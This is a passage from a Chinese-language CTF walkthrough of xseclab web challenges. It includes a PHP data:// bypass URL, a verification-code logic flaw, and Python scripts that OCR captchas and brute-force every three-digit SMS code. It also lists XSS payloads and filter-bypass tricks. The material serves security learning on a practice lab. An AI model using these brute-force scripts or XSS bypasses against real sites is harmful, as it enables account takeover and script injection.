
而第6点又要通过file_get_contents()取出$_GET['–']里的值.

根据第5点,$_GET['–']又必须不存在

所以$_GET['–']只能是字符串"(●'◡'●)",不可能是文件名

那么file_get_contents()里的参数应该是啥呢，查了一下,发现data://完美符合.所以我们输入就应该为

```
"^%5f^=data:,(●'◡'●)"
```



3.打开链接 获取flag


> http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?%5f=data:,(●'◡'●)

参考链接：https://blog.csdn.net/qq_26090065/article/details/82503651

脚本关 9 逗比的手机验证码
关键字：手机验证码处的逻辑漏洞
步骤:


访问通关地址，点击获取验证码弹出手机验证码是9038

输入9038登录，提示 please login as 13388886667



于是将手机号码改为13388886667，重新获取手机验证码，结果提示

于是尝试利用13388886666获取验证码，然后登录的时候用13388886667，结果竟然得到key:
LJLJLGod!@@sd



脚本关 10 基情燃烧的岁月
关键字：

知识点：
步骤:

脚本关 11 验证码识别

关键字：

知识点：

步骤:

1.查看原码 手机验证码需要

```
<script>
    $(".getcode").click(function(){ var url="./mobi_vcode.php"; $.post(url,
    {'getcode':'1','mobi':$("#username").val()},function(data){ alert("验证码已经发送到您的手机！"+data); }); });
</script>
<!--
//今天听产品经理说手机验证码太长会导致远程定位用户不准确，真搞不懂他是怎么想的，不过现在就把把验证码改为了3个数字，从100到999，万恶的产品经理！
-->
</body>
</html>
```

2.写脚本

python 2.7

```python
# -*- coding: cp936 -*-
import requests
import image
import pytesseract
import re

url1='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php'
url2='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/mobi_vcode.php'
url3='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
url4='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'

#识别验证码的函数
def  user_code():
 #获取图片验证码
    r = s.get(url3)
    with open('1.bmp', 'wb') as f:
        for chunk in r.iter_content(chunk_size=1024):
            if chunk:
                f.write(chunk)
                f.flush()
        f.close()

 #识别图片验证码
    im = pytesseract.image_to_string('1.bmp')
    im = im.replace(' ', '')
    #因为验证码识别不太准确，需要用正则表达式判断一下
    if re.match('[0-9]{4}',im) :
        return im
    else :
        return user_code()


s=requests.session()
#先给手机发送验证码，不然会出现“验证码还没发呢”
r=s.post(url2,{'getcode':1,'mobi':13388886666})

#爆破手机验证码
for code in range(100,1000):
    hhh=user_code()
    print hhh,code

    data={'username':13388886666,'mobi_code':code,'user_code':hhh,'Login':'submit'}
    r=s.post(url4,data=data)
    print r.content
    #得到flag就停止
    if 'error' not in r.content :
        break
```

python 3

```python
#!/usr/bin/env python3
# Author: renzongxian

import pytesseract
from PIL import Image
import requests
import os
cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=$Your Value'}

def vcode():
    # 验证码识别函数
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header, timeout=10)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im = pytesseract.image_to_string(Image.open(vcode_path))
    im = im.replace(' ', '')
    if im != '':
        return im
    else:
        return vcode()

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    code = vcode()
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    response = r.content.decode('utf-8')
    if 'user_code or mobi_code error' in response:
        print('trying ' + str(i))
    else:
        print('the mobi_code is ' + str(i))
        print(response)
        break
```

3.运行得到key is 133dbc85dda4aa**)

脚本关 12 XSS基础关

关键字：XSS

步骤:

1.F12查看网页源代码

```
<html>
    <head></head>
    <body>
        <form action="" method="POST">
            <input type="text" name="s">
            <input type="submit" ><input type="reset">
        </form>

        <div id="msg"></div>
    </body>
</html>
<script  type="text/javascript" src="../jquery-2.0.3.js">
</script>
<script  type="text/javascript" src="../xssjs/xss_check.php">
</script>

Welcome guest
```

2.看到xss，打开文件，就是输入alert(HackingLab)
http://lab1.xseclab.com//xssjs/xss_check.php

```
orgAlert = window.alert;
ok = 0;
var HackingLab="success!";
function newAlert(a) {
    window.alert = orgAlert;
    if (a == HackingLab) {
        if (ok == 0) ok = 1;
        alert(a);
        $.post("./getkey.php?ok=1",{'url':location.href,'ok':ok},function(data){
                        console.log(data);
        });
        showkey();
    } else {
        alert(a);
        alert("Please use alert(HackingLab)!!");
    }
}
window.alert = newAlert;
function showkey(){
//XSS题目要自觉.....无论如何都是可以绕过的,索性不加密不编码js了,大家一起玩吧.
        var url="./getkey.php";
    $.post(url,{"getkey":[illegible],function(data){
        $("#msg").text(data);

    });
}
```


3.输入

```
<script>alert(HackingLab)</script>
```

脚本关 13 XSS基础2:简单绕过
关键字：XSS
步骤:
1.上一题的 payload 不能用了，会提示检测到，换一种方式
2.输入

成功弹窗，并得到key is: xss2test2you

脚本关 14 XSS 基础3:检测与构造
关键字：XSS
步骤:
过滤了各种关键字以及<>，但是没有过滤'，这里构造'onmouseenter=alert(HackingLab)>，但是发现依然不可以，忽然发现用当value的值后是alert时，后边不会被过滤，所以构造**alert'onmouseenter=alert(HackingLab)>**，因为onmouseenter 事件在鼠标指针移动到元素上时才触发，所以当我们把鼠标放在下面的框，即可得到key


脚本关 15 Principle很重要的XSS

关键字：xss

步骤:

1.思路 不断尝试 观察过滤情况 得到括号情况

javascript:alert(1) 被屏蔽



<>括号过滤情况为:

<被过滤(此处过滤指被删除) >正常

但是当两个符号一起出现时会被全部删除，包括中间的内容

这里就是个可以利用的绕过方式了

2. 尝试绕过 javascript:alert(1)

1.结果却被屏蔽，有以下两种情况：


2.1后端代码是先匹配删除掉括号再进行的关键词查找

2.2alter被屏蔽

2.测试下第二个情况

```
1 javasc<c>ript:al<c>ert(1)
```
复制

页面显示正常



查看源代码

```
Welcome !<a href='javascript:alert(1)'>Edit Profile(XSS HERE!)</a>
```

可以看到正常插入进去了，我们点一下试试

可以看到正常执行了弹窗，那么构建payload

```
javasc<c>ript:al<c>ert(HackingLab)
```

3.其他情况

空格 的情况有点特殊，应该是正则表达但是也是可以绕过的
只要空格前面有字符就会被屏蔽
那么我们把空格放在第一个

```
 test
```

```
Welcome !<a href=' test'>Edit Profile(XSS HERE!)</a>
```

正常通过

那么试试是不是屏蔽了所有空格

```
 test
```

```
</form>
Welcome !<a href=' test '>Edit Profile(XSS HERE!)</a>
```

事实证明只会屏蔽第一个空格

那么构建如下payload

```
 ' onmouseover=al<c>ert(HackingLab)>
```

成功弹窗！

```
' onmouseover=al<c>ert(HackingLab)>
```

参考：https://blog.csdn.net/Jacob12774/article/details/84778322

参考链接：https://www.cnblogs.com/renzongxian/p/5618631.html
参考链接:https://blog.csdn.net/qq_36119192/article/details/102719130